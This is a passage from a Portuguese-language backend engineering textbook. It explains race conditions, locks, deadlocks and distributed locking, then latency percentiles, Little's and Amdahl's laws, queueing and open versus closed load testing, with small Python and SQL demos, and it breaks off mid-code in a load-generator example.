Um lock protege o estado só se todo trecho que mexe nele adquire o mesmo lock. O `threading.Lock` não bloqueia o acesso ao dicionário; ele só impede que dois trechos que pediram o lock entrem juntos. A função que esqueceu de pedir passa direto, de cabeça erguida.

O custo aparece no throughput: o máximo de um trecho travado é `1 / tempo_na_secao_critica`. Uma seção crítica com uma consulta de 10 ms ao banco limita aquele caminho a 100 operações por segundo, com 1 worker ou com 400. Mais máquinas, nesse caso, só aumentam a fila educada na porta. O capítulo 6 trata disso com a Lei de Amdahl.

Operações atômicas

Uma operação é **atômica** quando acontece por inteiro ou não acontece, sem estado intermediário visível. Com CAS dá para escrever contadores sem lock (*lock-free*): lê, calcula, tenta o CAS e repete se outro núcleo chegou antes.

No CPython, algumas operações sobre tipos nativos são atômicas como detalhe de implementação (`lista.append(x)`, `d[k] = v`, `d.setdefault(k, v)`; a FAQ oficial lista quais). Operações compostas nunca são: `if k not in d: d[k] = v` tem uma janela no meio.

Fora do processo, a atomicidade útil mora no sistema que todas as réplicas compartilham:

- Um `UPDATE ... WHERE` condicional no PostgreSQL. Em `READ COMMITTED`, o segundo `UPDATE` na mesma linha espera o lock de linha do primeiro e, depois do *commit*, reavalia o `WHERE` contra a versão nova. Se a condição deixou de valer, atualiza zero linhas. O banco faz o CAS por você.
- Uma restrição `UNIQUE`: das duas inserções da mesma chave, uma entra e a outra recebe erro, porque checagem e inserção acontecem dentro do índice.
- Comandos do Redis, que executa um de cada vez numa única thread, com a calma de quem nunca precisou de um lock: `INCR`, `SET ... NX` e scripts Lua são atômicos.

O capítulo 10 trata de isolamento e anomalias; o capítulo 11, de locks de linha e controle otimista.

Deadlock, ou duas threads educadas demais

Um ***deadlock*** é um conjunto de execuções bloqueadas para sempre, cada uma esperando um recurso que outra segura. Coffman, Elphick e Shoshani descreveram em 1971 as quatro condições que precisam valer **ao mesmo tempo**:

1. **Exclusão mútua**: um usuário por recurso.
2. **Posse e espera** (*hold and wait*): quem segura um recurso pode esperar outro sem soltar o primeiro.
3. **Não preempção**: ninguém tira um recurso à força de quem o segura.
4. **Espera circular**: A espera B, B espera C, ..., alguém espera A.

Quebrar qualquer uma impede o deadlock:

- Contra a espera circular: uma **ordem global de aquisição**. Se todos adquirem em ordem crescente de ID, o ciclo exigiria pegar um ID menor depois de um maior.
- Contra a posse e espera: adquirir tudo de uma vez, ou soltar tudo ao falhar.
- Contra a não preempção: timeout. `trava.acquire(timeout=2)` devolve `False` em vez de esperar para sempre. O PostgreSQL usa um detector: depois de `deadlock_timeout` (1 s por padrão), procura ciclos e aborta uma transação com `ERROR: deadlock detected`.
- Contra a exclusão mútua: não compartilhar o estado.

O `threading` não tem detector: um deadlock produz CPU em 0% e nenhum erro no log. Se o health check não precisa do lock, segue respondendo `200`, e o processo vira o funcionário mais tranquilo do cluster: presente, saudável e sem fazer absolutamente nada. O primo inquieto, o ***livelock***, tem execuções que desistem e tentam de novo em sincronia, colidindo para sempre; um atraso aleatório (*jitter*) antes de cada nova tentativa desfaz a coincidência.

asyncio e réplicas: onde o lock deixa de valer

O event loop do `asyncio` é cooperativo: trecho sem `await` é atômico em relação às outras corrotinas, e cada `await` pode passar a vez. O voucher tem um `await` entre verificação e marcação, e ali o event loop, muito prestativo, atende as outras 13 requisições.

Um `threading.Lock` ou `asyncio.Lock` vive na memória de um processo. Com 2 workers por pod em 4 pods, existem 8 locks independentes, cada um protegendo com rigor absoluto o seu oitavo do problema. Com várias réplicas, a garantia vai para o componente que todas compartilham, em ordem crescente de peças móveis:

1. **Operação atômica no armazenamento**: `UPDATE` condicional, `UNIQUE`, `INSERT ... ON CONFLICT DO NOTHING`. Não há lock para adquirir, liberar ou esquecer.
2. **Lock no banco**: `SELECT ... FOR UPDATE` ou *advisory locks* do PostgreSQL (`pg_advisory_xact_lock(chave)`), locks com chave numérica definida pela aplicação. O banco os libera se a transação ou a conexão acabar.
3. **Lock distribuído num serviço externo** (Redis, etcd, ZooKeeper), para coordenar trabalho que não cabe numa transação. É a opção com os limites mais traiçoeiros.

Locks distribuídos e o problema do tempo

O lock distribuído mais comum usa um único Redis:

```
SET lock:fechamento-mensal 3f9a1c... NX PX 30000
```

`NX` grava só se a chave não existir; `PX 30000` a faz expirar em 30 s. O valor é um token aleatório por aquisição, e a liberação apaga a chave só se ela ainda guardar o seu token (com um script Lua ou, desde o Redis 8.4, com `DELEX key IFEQ token`). Sem essa checagem, um cliente atrasado apaga o lock que já pertence a outro.

A expiração existe porque o dono pode morrer. Só que ela transforma o lock num ***lease***: a exclusão mútua vale até o prazo vencer, no relógio do servidor, sem consultar o cliente. Daí saem três limites:

- **Pausas.** O processo adquire o lock com 30 s de prazo e para por 40 s (pausa de *garbage collector*, VM migrada, contêiner congelado). Outro processo adquire, e o primeiro acorda convicto de que ainda é o dono. Verificar o lock antes de gravar não resolve, porque a pausa pode cair entre a verificação e a gravação: é um *check-then-act* de novo, agora com um Redis no meio.
- **Failover.** A replicação do Redis é assíncrona; se o primário cai antes de replicar o `SET`, a réplica promovida entrega o mesmo lock a outro cliente.
- **Relógio.** A expiração usa o relógio de parede, e um ajuste brusco vence o lock antes da hora.

O **Redlock**, proposto na documentação do Redis, exige o lock na maioria de 5 primários independentes. Em 2016, Martin Kleppmann argumentou que ele depende de pausas, atrasos e desvios de relógio limitados, e que não dá ao armazenamento um jeito de

recusar o cliente atrasado; Salvatore Sanfilippo, criador do Redis, respondeu. Hoje a página do Redis recomenda *fencing tokens*.

Um ***fencing token*** é um número crescente entregue com o lock; o recurso recusa escritas com token menor que o maior já visto. O cliente que acordou da pausa com o token 33 é recusado, porque alguém já escreveu com o 34. O capítulo 18 trata de leases, fencing tokens e consenso.

A distinção de Kleppmann que decide o caso: o lock serve à **eficiência** (se duas réplicas gerarem o mesmo relatório, alguém recebe dois e-mails) ou à **corretude** (dois donos simultâneos corrompem dados ou dinheiro)? Para eficiência, um Redis único com TTL atende. Para corretude, o lock vem de um sistema de consenso (etcd e ZooKeeper fornecem números de revisão que servem de fencing token) e o recurso checa o token.

Na prática

O voucher em asyncio

O endpoint do problema, enxugado, com um `asyncio.sleep` de 10 ms no lugar do banco:

```
import asyncio

vouchers = {"BEMVINDO50": {"usado": False}}
creditos: list[int] = []


async def consultar_banco() -> None:
    await asyncio.sleep(0.01)  # a ida e volta ao banco: 10 ms


async def resgatar(codigo: str, req: int) -> str:
    voucher = vouchers[codigo]
    if voucher["usado"]:                # check
        return f"req {req}: recusado"
    await consultar_banco()             # o event loop vai atender os outros
    voucher["usado"] = True             # act
    creditos.append(50)
    return f"req {req}: R$ 50 creditados"


async def main() -> None:
    pedidos = (resgatar("BEMVINDO50", i) for i in range(1, 6))
    print(*await asyncio.gather(*pedidos), sep="\n")
    print(f"Creditado por um voucher de uso único: R$ {sum(creditos)}")

asyncio.run(main())
```

```
req 1: R$ 50 creditados
req 2: R$ 50 creditados
req 3: R$ 50 creditados
req 4: R$ 50 creditados
```

```
req 5: R$ 50 creditados
Creditado por um voucher de uso único: R$ 250
```

A saída é determinística: as cinco corrotinas fazem o *check* antes que qualquer uma chegue ao *act*, porque cada uma cede a vez no `await`. Com uma seção crítica cobrindo os dois:

```
trava = asyncio.Lock()


async def resgatar(codigo: str, req: int) -> str:
    async with trava:                    # check + act na mesma seção crítica
        voucher = vouchers[codigo]
        if voucher["usado"]:
            return f"req {req}: recusado"
        await consultar_banco()
        voucher["usado"] = True
        creditos.append(50)
        return f"req {req}: R$ 50 creditados"
```

```
req 1: R$ 50 creditados
req 2: recusado
req 3: recusado
req 4: recusado
req 5: recusado
Creditado por um voucher de uso único: R$ 50
```

Funciona, num processo. Em 8 processos, o `BEMVINDO50` continua sendo resgatado até 8 vezes, uma por lock.

Duas transferências e um deadlock

Duas contas, cada uma com seu lock, e duas transferências em sentidos opostos:

```
import threading
import time


class Conta:
    def __init__(self, nome: str, saldo: int) -> None:
        self.nome = nome
        self.saldo = saldo
        self.trava = threading.Lock()


def transferir(origem: Conta, destino: Conta, valor: int) -> None:
    with origem.trava:
        time.sleep(0.05)  # antifraude: 50 ms de muita desconfiança
        if not destino.trava.acquire(timeout=2):
            print(f"{origem.nome} -> {destino.nome}: desisti após 2 s")
            return
        try:
            origem.saldo -= valor
            destino.saldo += valor
            print(f"{origem.nome} -> {destino.nome}: ok")
```

```
        finally:
            destino.trava.release()


ana, bia = Conta("ana", 100), Conta("bia", 100)
inicio = time.perf_counter()
t1 = threading.Thread(target=transferir, args=(ana, bia, 30))
t2 = threading.Thread(target=transferir, args=(bia, ana, 10))
t1.start(); t2.start(); t1.join(); t2.join()
print(f"Saldos: ana={ana.saldo}, bia={bia.saldo} ({time.perf_counter() - inicio:.2f}
s)")
```

```
ana -> bia: desisti após 2 s
bia -> ana: desisti após 2 s
Saldos: ana=100, bia=100 (2.05 s)
```

Uma thread segura `ana` e espera `bia`; a outra, o contrário. Só o timeout impede a espera eterna. Sem ele, o processo ficaria parado até alguém reiniciá-lo, em geral de madrugada, por causa de um alerta que ninguém entende. Com uma ordem global (o nome da conta):

```
def transferir(origem: Conta, destino: Conta, valor: int) -> None:
    primeira, segunda = sorted((origem, destino), key=lambda c: c.nome)
    with primeira.trava, segunda.trava:
        time.sleep(0.05)
        origem.saldo -= valor
        destino.saldo += valor
        print(f"{origem.nome} -> {destino.nome}: ok")
```

```
ana -> bia: ok
bia -> ana: ok
Saldos: ana=80, bia=120 (0.10 s)
```

As duas disputam primeiro `ana`, e quem perde espera sem segurar nada.

O voucher no banco, com 8 processos

A versão que vale para qualquer número de réplicas troca o *check-then-act* por um comando condicional:

```
UPDATE resgates
   SET usado_em = now()
 WHERE codigo = 'BEMVINDO50'
   AND cliente_id = 81723
   AND usado_em IS NULL;
```

A primeira requisição recebe:

```
UPDATE 1
```

As outras 13, todas:

```
UPDATE 0
```

A aplicação credita só quando a contagem é 1, na mesma transação do `UPDATE`, para que crédito e marcação façam *commit* juntos. Se cada resgate for uma inserção numa tabela com `UNIQUE (codigo, cliente_id)`, a segunda falha no índice:

```
ERROR:  duplicate key value violates unique constraint "resgates_codigo_cliente_id_key"
DETAIL:  Key (codigo, cliente_id)=(BEMVINDO50, 81723) already exists.
```

Não há lock na aplicação. O `BEMVINDO50`, enfim, dá as boas-vindas uma vez só.

Um lock no Redis para o fechamento mensal

Um job de fechamento contábil, agendado em todas as réplicas, deve executar em uma só. É um lock de eficiência: o fechamento é idempotente, e duplicá-lo desperdiça 4 minutos de CPU.

```python
import os
import secrets

import redis

r = redis.Redis.from_url(os.environ["REDIS_URL"])

LIBERAR = r.register_script("""
if redis.call("get", KEYS[1]) == ARGV[1] then
    return redis.call("del", KEYS[1])
else
    return 0
end
""")

CHAVE = "lock:fechamento-mensal"
token = secrets.token_hex(16)

if r.set(CHAVE, token, nx=True, px=600_000):   # 10 min para um job de ~4 min
    try:
        print(f"[{os.environ['HOSTNAME']}] fechando o mês")
        fechar_mes()
    finally:
        LIBERAR(keys=[CHAVE], args=[token])
else:
    print(f"[{os.environ['HOSTNAME']}] outra réplica já está fechando o mês")
```

Nos logs das quatro réplicas, às 00h00 do dia 1:

```
[api-7c9f-2xkq] fechando o mês
[api-7c9f-8mzt] outra réplica já está fechando o mês
[api-7c9f-q4wd] outra réplica já está fechando o mês
[api-7c9f-v6rn] outra réplica já está fechando o mês
```

O TTL de 10 minutos é mais que o dobro da duração típica, para que uma execução lenta não perca o lease no meio. As outras três desistem educadamente e só voltam a se interessar pelo assunto no mês que vem.

Propriedades e custos

Mecanismo	Escopo	Sobrevive à morte do dono	Custo por operação	Garantia
`threading.Lock` / `asyncio.Lock`	Um processo	Sim, morre junto com ele	~dezenas de ns sem disputa	Exclusão mútua no processo
`UPDATE` condicional / `UNIQUE`	Todas as réplicas	Sim, é o próprio dado	Uma ida ao banco (~1 ms na mesma zona)	Atomicidade da linha ou da chave
`SELECT ... FOR UPDATE` / advisory lock	Todas as réplicas	Sim, liberado com a transação ou a sessão	Ida ao banco + espera pelo lock + conexão presa	Exclusão mútua enquanto a conexão existir
Redis único com TTL	Todas as réplicas	Sim, pelo TTL	Um RTT ao Redis (~0,2 a 1 ms)	Exclusão mútua só sem pausas longas, sem failover e sem salto de relógio
etcd / ZooKeeper + fencing token	Todas as réplicas	Sim, pelo lease da sessão	Consenso: escrita em quórum, alguns ms	Corretude, se o recurso checar o token

Se o estado está num banco, a atomicidade dele cobre o caso sem infraestrutura nova. Locks no banco seguram uma conexão do pool durante a seção crítica: com 20 conexões e seções de 500 ms, o teto é 40 seções por segundo, e o resto da aplicação disputa as mesmas conexões. O Redis único atende quando errar custa trabalho repetido e um e-mail em dobro. Quando custa dinheiro ou dado corrompido, consenso mais fencing token dá uma garantia que não depende de pausas e relógios, ao preço de operar um cluster de consenso e adaptar o recurso protegido.

Armadilhas e casos reais

> **Armadilha:** o lock criado dentro da função. `trava = threading.Lock()` na primeira linha de `resgatar()` cria um lock novo a cada chamada. Cada requisição adquire o próprio lock, sem disputa, sem espera, com sucesso absoluto. O código parece protegido, o teste passa, e a exclusão mútua é exatamente zero.

TTL menor que o trabalho. Um lock de 30 s num job que leva 45 s nos dias de pico garante dois donos justamente nos dias em que mais importa. Renovar o lease periodicamente ajuda, e a renovação também pode falhar numa pausa.

`get_or_create` sem restrição. O do Django faz `SELECT` e depois `INSERT`, e a documentação avisa que ele só é atômico com unicidade imposta pelo banco. Sem `UNIQUE`, nascem duas linhas, e o `.get()` seguinte levanta `MultipleObjectsReturned` meses depois, numa tela sem relação nenhuma com o cadastro.

> **Na vida real:** em maio de 2015, o pesquisador Egor Homakov descreveu uma condição de corrida nos cartões-presente da Starbucks: duas transferências simultâneas de US$ 5 entre os mesmos dois cartões deixaram o destino com US$ 15. Ele usou o saldo numa compra, depositou US$ 10 do próprio bolso para cobrir a diferença e reportou o problema. É o voucher deste capítulo, com dinheiro de verdade e um café no fim.
>
> **Na vida real:** no apagão de 14 de agosto de 2003 no nordeste dos Estados Unidos e em Ontário, o sistema de alarmes da sala de controle da FirstEnergy, em Ohio, parou sem avisar ninguém, e os operadores passaram mais de uma hora sem alarmes enquanto a falha se espalhava. A investigação do software (o XA/21, da GE) encontrou uma condição de corrida: dois processos obtinham acesso de escrita à mesma estrutura de dados, que se corrompia e levava o processador de alarmes a um laço infinito. A janela era de milissegundos. O bug não causou o apagão, mas tirou dos operadores o aviso de que ele começava. Um alarme que falha em silêncio é o tipo de ironia que só uma condição de corrida produz com tanta discrição.

Resumo

- Condição de corrida: o resultado depende da intercalação. Formas comuns: *read-modify-write* (lost update) e *check-then-act* (TOCTOU). O GIL não impede nenhuma das duas.

- O lock só protege se todo acesso ao estado usa o mesmo lock. Throughput máximo de um trecho travado: `1 / tempo_na_secao_critica`.
- Deadlock exige as quatro condições de Coffman ao mesmo tempo; ordem global de aquisição e timeout quebram uma delas.
- Locks em memória valem para um processo. Com réplicas, a garantia vai para o armazenamento compartilhado: `UPDATE` condicional, `UNIQUE`, locks do banco.
- Lock distribuído com TTL é um lease: pausas, failover e relógio podem produzir dois donos. Para eficiência, um Redis único basta; para corretude, consenso mais fencing token.

Referências

- Coffman, E. G.; Elphick, M.; Shoshani, A. "System Deadlocks". *ACM Computing Surveys*, 3(2), 1971. https://doi.org/10.1145/356586.356588
- Python, documentação do módulo `threading`. https://docs.python.org/3/library/threading.html
- Python, FAQ de bibliotecas e extensões, "What kinds of global value mutation are thread-safe?". https://docs.python.org/3/faq/library.html#what-kinds-of-global-value-mutation-are-thread-safe
- PEP 703, "Making the Global Interpreter Lock Optional in CPython". https://peps.python.org/pep-0703/
- PostgreSQL, "Explicit Locking" (locks de linha e advisory locks). https://www.postgresql.org/docs/current/explicit-locking.html
- PostgreSQL, "Transaction Isolation" (comportamento de `UPDATE` concorrente em `READ COMMITTED`). https://www.postgresql.org/docs/current/transaction-iso.html
- Redis, "Distributed Locks with Redis". https://redis.io/docs/latest/develop/clients/patterns/distributed-locks/
- Kleppmann, M. "How to do distributed locking", 2016. https://martin.kleppmann.com/2016/02/08/how-to-do-distributed-locking.html
- Sanfilippo, S. "Is Redlock safe?", 2016. http://antirez.com/news/101
- Django, documentação de `get_or_create`. https://docs.djangoproject.com/en/stable/ref/models/querysets/#get-or-create
- Homakov, E. "Hacking Starbucks for unlimited coffee", 2015. https://sakurity.com/blog/2015/05/21/starbucks.html
- Poulsen, K. "Tracking the blackout bug", SecurityFocus, republicado por The Register, 2004. https://www.theregister.com/2004/04/08/blackout_bug_report/

CAPÍTULO 6

Desempenho mensurável

O painel estava verde

Segunda-feira, 9h40. O suporte abre o quinto chamado da manhã com o mesmo texto: "o checkout fica girando e depois dá erro". Você abre o painel de monitoramento. No centro, em letras grandes e num verde muito saudável, está escrito: **latência média: 95 ms**. A meta é 200 ms. O painel está tranquilo. O painel sempre está tranquilo.

Você responde ao suporte que o sistema está rápido. O suporte responde com um print de um cliente esperando 8 segundos. Os dois estão certos: o sistema está rápido e lento ao mesmo tempo, dependendo de quem pergunta.

Como medir o desempenho de um backend de um jeito que concorde com o que os usuários sentem, e como prever quando ele vai piorar antes de piorar?

Latência e throughput

Latência é o tempo entre o início e o fim de uma operação, medido num ponto específico, e o ponto importa. A latência que o seu código registra começa quando o framework entrega a requisição à sua função; a que o cliente sente inclui DNS, handshakes TCP e TLS, a fila no balanceador, o *backlog* do socket, a fila do worker e só então a sua função. O seu log mede o trecho mais curto e mais bonito dessa história.

Dentro da latência há dois pedaços: o **tempo de serviço**, em que o recurso trabalha na requisição, e o **tempo de espera**, em que ela aguarda numa fila o recurso ficar livre.

Throughput (vazão) é quantas operações terminam por unidade de tempo. Com um único atendente, o máximo é `1 / tempo_de_serviço`: um worker que gasta 20 ms por requisição atende no máximo 50 requisições por segundo, por mais motivado que esteja.

As duas grandezas se relacionam, mas uma não determina a outra. Um caminhão de HDs atravessando o país tem vazão enorme e latência de dois dias. Um `GET` num Redis local tem latência de dezenas de microssegundos e, se você fizer um por vez numa thread, vazão bem modesta. Quando alguém diz "o sistema ficou mais rápido", a primeira pergunta técnica é: mais rápido em qual das duas?

Por que a média engana

A média é puxada pelos extremos e, ao mesmo tempo, os esconde. E costuma descrever uma requisição que ninguém fez. O checkout da segunda-feira (hipotético) tinha 98% das requisições em 42 ms, 1,5% em 950 ms esperando um lock no banco e 0,5% em 8 segundos, presas no timeout de um gateway de pagamento.

```python
import math
import statistics

# 10 mil requisições do checkout, em milissegundos
latencias = [42] * 9_800 + [950] * 150 + [8_000] * 50

def percentil(ordenadas: list[float], p: float) -> float:
    """Método nearest-rank: o menor valor que cobre p% das amostras."""
    k = math.ceil(p / 100 * len(ordenadas)) - 1
    return ordenadas[max(k, 0)]

ordenadas = sorted(latencias)
print(f"média  {statistics.fmean(ordenadas):7.2f} ms")
for p in (50, 90, 99, 99.9):
    print(f"p{p:<5} {percentil(ordenadas, p):7.0f} ms")
print(f"máximo {max(ordenadas):7.0f} ms")
```

```
média    95.41 ms
p50         42 ms
p90         42 ms
p99        950 ms
p99.9     8000 ms
máximo    8000 ms
```

Nenhuma das 10 mil requisições levou 95,41 ms. A média é a latência de um cliente que não existe, o único satisfeito com o painel.

Percentis

O **percentil p** é o valor que cobre p% das amostras. O p50 é a mediana. O p99 do exemplo diz que 99% das requisições levaram até 950 ms; o p99,9 olha para a pior em cada mil.

"1% é pouco" parece razoável até você fazer a conta. A 500 requisições por segundo, 1% são 18 mil clientes por hora. E quem tem o carrinho maior faz as requisições mais pesadas, então mora na cauda com mais frequência. Uma página que dispara 40 requisições ao carregar tem `1 - 0,99^40 ≈ 33%` de chance de esbarrar em pelo menos uma acima do p99. O "1% de azarados" é, na verdade, um terço das visitas.

O nearest-rank do exemplo devolve sempre um valor que ocorreu; `statistics.quantiles` e o `histogram_quantile` do Prometheus interpolam. Com muitas amostras, os métodos convergem. Com 30 amostras, o "p99" é basicamente o máximo

com um nome mais elegante.

> **Armadilha:** percentis não se agregam com média. Se a instância A tem p99 de 100 ms e a instância B tem p99 de 900 ms, o p99 do serviço pode ser qualquer valor entre 100 e 900 ms, conforme o volume de cada uma, e só dá 500 por coincidência. Combinar fontes exige combinar as distribuições (histogramas com os mesmos buckets se somam bucket a bucket) e calcular o percentil no final. O capítulo 38 trata de histogramas em métricas.

A cauda que cresce com o fan-out

Quando uma requisição depende de várias chamadas em paralelo e só termina quando a mais lenta responde, a latência dela é o máximo das latências das partes. Se cada parte tem probabilidade 1% de ser lenta, a chance de pelo menos uma das N partes ser lenta é:

```
P(alguma lenta) = 1 - 0,99^N

N = 1     →  1,0%
N = 10    →  9,6%
N = 100   → 63,4%
```

Com fan-out de 100, o p99 de cada servidor vira, na prática, a mediana da requisição. Jeffrey Dean e Luiz André Barroso mediram isso num serviço do Google, no artigo "The Tail at Scale" (2013): uma requisição isolada a um nó folha tinha p99 de 10 ms; a que esperava todos os nós folha, 140 ms. O artigo descreve também as *hedged requests*: mandar uma cópia a outra réplica se a primeira não responder até o p95. Num benchmark com Bigtable, a cópia após 10 ms reduziu o p99,9 de 1.800 ms para 74 ms, com 2% de requisições a mais. A técnica só vale para operações que podem ser repetidas sem efeito colateral, o que deixa o `POST /pagamentos` educadamente de fora.

Lei de Little

A **Lei de Little** relaciona três médias de qualquer sistema estável (em que, no longo prazo, entra o mesmo tanto que sai):

```
L = λ × W

L = número médio de itens dentro do sistema
λ = taxa média de chegada (itens por unidade de tempo)
W = tempo médio que cada item passa no sistema
```

John Little provou o resultado em 1961, e o impressionante é o que ele dispensa: nenhuma hipótese sobre distribuições ou ordem de atendimento. Vale para um worker, um cluster, um pool de conexões e até para a fila de deploys de sexta-feira.

Uma API recebe 1.200 req/s e cada requisição fica 80 ms no serviço: `L = 1.200 × 0,08 = 96` requisições em andamento, em média. Se o servidor aceita no máximo 64 ao mesmo tempo, as outras 32 estão numa fila em algum lugar, e o seu painel provavelmente não sabe qual. A lei também confere métricas: se o painel diz 2.000 req/s, 50 ms de média e 400 requisições em andamento, alguma delas mente, porque `2.000 × 0,05 = 100`. É um detector de mentiras que cabe numa linha.

Lei de Amdahl

A **Lei de Amdahl** (Gene Amdahl, 1967) diz quanto se ganha ao paralelizar parte de um trabalho:

```
                1
S(n) = ─────────────────
       (1 - p) + p / n

p = fração do tempo que pode ser paralelizada
n = número de unidades trabalhando em paralelo
S = aceleração em relação à versão serial
```

O limite com infinitas unidades é `1 / (1 - p)`. A parte serial vira o teto.

Um endpoint de relatório leva 400 ms: 100 ms de autenticação e banco, em sequência obrigatória, e 300 ms em seis chamadas HTTP independentes de 50 ms, uma depois da outra (porque alguém escreveu um `for` em 2021 e ele funcionou). Trocando o `for` por `asyncio.gather`, `p = 0,75` e `n = 6`:

```
S(6) = 1 / (0,25 + 0,75/6) = 1 / 0,375 ≈ 2,67   →  400 ms / 2,67 = 150 ms
S(∞) = 1 / 0,25 = 4                             →  100 ms, e daí não passa
```

Nem com mil chamadas paralelas o endpoint fica abaixo de 100 ms. Para descer mais, só atacando a parte serial.

Amdahl supõe que as unidades paralelas não se atrapalham; na prática, elas disputam locks e conexões. A **Universal Scalability Law** de Neil Gunther acrescenta esse custo:

```
           N
C(N) = ──────────────────────────
       1 + α(N - 1) + β·N·(N - 1)
```

`α` é a contenção (o pedaço serial de Amdahl) e `β` é o custo de coerência entre as unidades, que cresce com N². Com `β > 0`, a curva tem um máximo e depois desce: acrescentar workers passa a reduzir a vazão. É o fenômeno em que o décimo sexto worker entra para ajudar e passa o turno inteiro esperando o lock que os outros quinze estão segurando.

Utilização e filas, ou por que a latência explode perto de 100%

Utilização (`ρ`, rô) é a fração do tempo em que o recurso está ocupado: `ρ = λ × S`, a taxa de chegada vezes o tempo de serviço. Um worker que recebe 40 req/s e gasta 20 ms em cada uma tem `ρ = 0,8`.

Com chegadas perfeitamente regulares e serviço constante, não haveria fila até 100%. Mas às vezes três requisições chegam no mesmo milissegundo, e duas esperam. O modelo mais simples disso é a fila **M/M/1**: chegadas de Poisson, serviço exponencial, um atendente:

```
W = S / (1 - ρ)          tempo médio no sistema (espera + serviço)
L = ρ / (1 - ρ)          requisições no sistema, em média
p99 de W = ln(100) × W   o tempo de resposta na M/M/1 é exponencial
```

O denominador `1 - ρ` é o vilão. Com um worker de 20 ms de tempo médio de serviço:

```python
import math

SERVICO_MS = 20  # tempo médio de serviço do worker

print("rho  no sistema  média (ms)  p99 (ms)")
for rho in (0.50, 0.70, 0.80, 0.90, 0.95, 0.99):
    media = SERVICO_MS / (1 - rho)
    p99 = math.log(100) * media
    no_sistema = rho / (1 - rho)
    print(f"{rho:.2f}  {no_sistema:10.1f}  {media:10.1f}  {p99:8.1f}")
```

```
rho  no sistema  média (ms)  p99 (ms)
0.50         1.0        40.0     184.2
0.70         2.3        66.7     307.0
0.80         4.0       100.0     460.5
0.90         9.0       200.0     921.0
0.95        19.0       400.0    1842.1
0.99        99.0      2000.0    9210.3
```

De 50% para 90% de utilização, a carga cresceu 80% e a latência média quintuplicou. De 90% para 99%, a carga cresceu 10% e a latência ficou dez vezes maior. A curva tem um joelho, e o joelho fica bem antes do que a intuição de "ainda sobra 10% de CPU" sugere. A CPU a 95% está, tecnicamente, com folga. Os clientes na fila discordam.

O modelo M/M/1 é uma simplificação, e dois refinamentos mudam os números sem mudar o formato da curva:

- **Variabilidade.** A aproximação de Kingman multiplica a espera por `(ca² + cs²) / 2`, com `ca` e `cs` sendo os coeficientes de variação das chegadas e dos tempos de serviço. Rajadas, ou um endpoint que às vezes leva 5 ms e às vezes 3 segundos (o relatório anual, sempre ele), aumentam a fila para a mesma utilização.
- **Vários atendentes.** Com c workers numa fila só (M/M/c), o joelho se desloca para a direita: 32 workers a 80% esperam muito menos que um worker a 80%. O joelho continua lá; só se esconde melhor.

Operar a 70% ou 80% no pico é, portanto, margem para a cauda, com o número tirado da curva. Acima de 100%, a fila cresce sem limite e a latência vira uma função do tempo desde que o problema começou. Daí em diante, limitar a fila e recusar o excesso (capítulo 28) é o que impede o servidor de atender com perfeição clientes que desistiram há um minuto.

Números de latência de referência

Para estimar antes de medir, a tabela segue os números divulgados por Jeff Dean (LADIS 2009) e atualizados por Colin Scott. São aproximações que variam com o hardware; as distâncias entre as linhas mudam pouco.

Operação	Ordem de grandeza
Referência ao cache L1 da CPU	~1 ns
Lock/unlock de mutex sem disputa	~20 ns
Leitura da memória principal	~100 ns
Leitura aleatória de 4 KB em SSD	dezenas de µs
Ida e volta na rede dentro do mesmo datacenter	~500 µs
Seek em disco giratório	~10 ms
Ida e volta Califórnia–Holanda–Califórnia	~150 ms

A coluna da direita cobre oito ordens de grandeza. Se 1 ns fosse esticado para 1 segundo, a ida e volta transatlântica levaria quase cinco anos (`0,15 s × 10^9 = 1,5 × 10^8 s`). Por isso um ORM que faz 200 consultas de 0,5 ms gasta 100 ms só em idas e voltas, com o banco ocioso quase o tempo todo (o capítulo 9 trata do N+1).

Testes de carga: modelo aberto e modelo fechado

No **modelo fechado**, há um número fixo de usuários virtuais. Cada um envia uma requisição, espera a resposta, opcionalmente espera um tempo de reflexão Z e envia a próxima. A carga depende do próprio sistema: pela Lei de Little, `X = N / (W + Z)`. Com 50 usuários virtuais sem tempo de reflexão e latência de 250 ms, a vazão é 200 req/s. Se o servidor degradar para 2 segundos, a vazão cai para 25 req/s. O gerador de carga, gentilmente, alivia a pressão exatamente quando o servidor está sofrendo.

No **modelo aberto**, as requisições chegam numa taxa definida (500 req/s, por exemplo), terminem as anteriores ou não. Se o servidor desacelera, a concorrência sobe e a fila aparece, como no tráfego de um site público: os usuários na internet não combinam entre si de esperar o servidor se recuperar antes de clicar.

Um sistema com população limitada (500 operadores de call center, um job em lote com 8 workers) é fechado de verdade; uma API pública fica bem mais perto do aberto. Schroeder, Wierman e Harchol-Balter ("Open Versus Closed: A Cautionary Tale", NSDI 2006) mostram que, com a mesma carga média, os dois modelos produzem tempos de resposta muito diferentes. No k6, `constant-vus` é fechado e `constant-arrival-rate` é aberto.

Coordinated omission

Gil Tene deu nome a um defeito de muitos geradores do modelo fechado: a **coordinated omission**. Quando o servidor trava, o gerador para de enviar, porque está esperando a resposta. As requisições que deveriam ter saído durante o travamento nunca existem, e suas latências nunca entram nas estatísticas. O gerador e o servidor se coordenam para omitir exatamente as piores amostras.

Uma situação hipotética, calculável à mão: o servidor responde em 1 ms, mas trava por 10 segundos em t = 50 s de um teste de 100 s a 500 req/s (pausa de *garbage collector*, `VACUUM FULL` esquecido, escolha o seu vilão).

O gerador fechado usa uma conexão, espera cada resposta e dorme 1 ms. Faz 25 mil requisições antes do travamento, uma de 10.001 ms durante e 19.999 depois: 44.999 das 45 mil amostras têm 1 ms.

O gerador aberto envia uma requisição a cada 2 ms, aconteça o que acontecer. As 5 mil enviadas durante o travamento ficam na fila; o servidor volta e atende uma por milissegundo enquanto chegam novas a cada 2 ms, e a fila leva mais 10 segundos para zerar. As 10 mil requisições entre t = 50 s e t = 70 s têm latências de 2 ms até 10.001 ms, uma de cada valor; as outras 40 mil levam 1 ms.

```
                 fechado (45.000 amostras)   aberto (50.000 amostras)
média                          1,2 ms                  1.001,1 ms
p50                              1 ms                        1 ms
p90                              1 ms                      5.001 ms
p99                              1 ms                      9.501 ms
p99,9                            1 ms                      9.951 ms
máximo                      10.001 ms                     10.001 ms
```

Mesmo servidor, mesmo travamento. O gerador fechado relata um p99,9 de 1 ms e um máximo esquisito que alguém vai chamar de *outlier* na reunião. O gerador aberto mostra que um em cada dez usuários teria esperado mais de 5 segundos.

A correção, quando o gerador precisa manter uma taxa, é medir a latência a partir do instante em que a requisição *deveria* ter sido enviada, e não do instante em que foi:

```python
import asyncio
import time

import httpx

async def gerar_carga(cliente: httpx.AsyncClient, taxa_rps: int, duracao_s: int,
                      latencias: list[float]) -> None:
    intervalo = 1 / taxa_rps
